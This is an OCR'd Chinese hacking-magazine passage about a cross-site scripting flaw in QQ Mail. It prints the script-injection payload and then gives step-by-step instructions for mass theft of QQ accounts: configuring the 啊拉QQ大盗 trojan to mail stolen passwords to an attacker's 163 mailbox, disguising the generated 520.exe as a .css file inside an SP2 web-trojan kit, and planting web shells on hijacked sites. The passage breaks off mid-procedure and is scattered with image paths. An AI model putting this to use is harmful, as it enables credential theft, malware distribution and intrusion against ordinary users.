


图 8





图 9



李丰初

最近腾讯出现了许多严重的漏洞，这不前几天我就又发现了一个关于QQ信箱的漏洞。本文就将详细的介绍一下该漏洞的产生、危害及利用。

此漏洞亦属于跨站类的漏洞，但是相比其它的跨站漏洞具有更强的跨站能力、渗透能力、生存能力。如果此漏洞被一些不法之人利用的话恐怕会造成很大的影响。此漏洞是由QQ信箱过滤的参数不严而引起的跨站。肯定有人会说我在吹牛或者不太相信我的话，下面我就以一个小小的例子来说明QQ信箱的跨站。

我先用QQ信箱发一封信给我的另一个Q（当然，用其它的信箱发给QQ信箱也行），现在已经发送完毕（图1）。


图 1

点击红字部分，打开（图2）。




图 2

跨站语句"></td><script>window.open('http://hao123.com/');</script>，其中里面的<http://hao123.com/>为要进行跨站的网站。但是打开信箱的时候，它并不是自动打开的，那怎样才能让它打开呢？好，我们来点一下回复看看（图3）。

看见了吧，只要一点回复就会出现我们所要跨站打开的网站了。但是注意，有的读者认为既然可以进行JAVASCRIPT的跨站，为什么不写一条好一点的语句，比如把跨站语句写成"></td><script>window.open('http://hao123.com/',' height=0,widtj=0');</script>这样的，那样弹出的窗口不就隐藏了吗？其实我也想到了，也做过类似的测试。用这类语句的时候，由于语句过长，不会成功。不信的话，你们可以自己测试一下，如果有什么更好的方法可千万要分享一下哟。

下面我就以实例来讲解此漏洞的利用，怎样利用可以得到大把大把的QQ号以及该漏洞是怎样发现的。在漏洞使用之前，必须得配置好木马。下面将详细介绍木马的配置及网页木马的制作。

一、木马的配置

记得以前有过一些关于反破解QQ的文章，当别人从自己的电

脑上盗QQ时，可以用软件从内存中读取盗号者的信箱用户名与密码，然后进行反盗取。现在我要介绍给你们的木马就是不怕反盗取的，呵呵。看你们还怎么样捉得住我哦，现在我们的主角上场了。它就是啊拉QQ大盗 v1.6，这个软件可是我的最爱哦，从1.0到现在的最新版本，都是我爱不释手的超级盗QQ软件。其使用的方法也是相当简单的（图4）。




图 3

好了，我们来按照实际需要填写。如果有的朋友还不知道你所填写的信箱是否能收到信的话，可以测试一下，本人测试中试了好多网站的信箱，发觉163的最好用，98%可以收到信，强烈建议使用163的邮箱（我可没有帮网易做广告哦）。填写好以后，我们就点“生成木马”，如图5。




图 4




图 5




图 6

这是我自己的配置。520.exe是我已经生成的木马（图6）。现在就要把它与网页木马结合了。

二、网页木马的制作

我现在以SP2的网页木马为例，大多数网页木马的原理都差不多，个人感觉这个SP2的网页木马非常好用。我们使用网页木马之前，必须有一个前提，那就是我们有自己的网站空间，用来存放我们的网页木马。当然，你也可以利用漏洞入侵，然后上传海阳2006或者老兵的站长助手之类的网页木马来获得网站空间并存放网页木马（这方面的入侵不是本文的重点，所以略写过去，更加详细的资料详见《黑客X档案》）。现在开始制作SP2网页木马了，先了解一下其包含的文件（图7）。




图 7

1.先把之前用啊拉QQ大盗v1.6X生成的木马520.exe改名为bbs003302.css，并放到SP2的网页木马处，覆盖原来有的bbs003302.css（图8）。

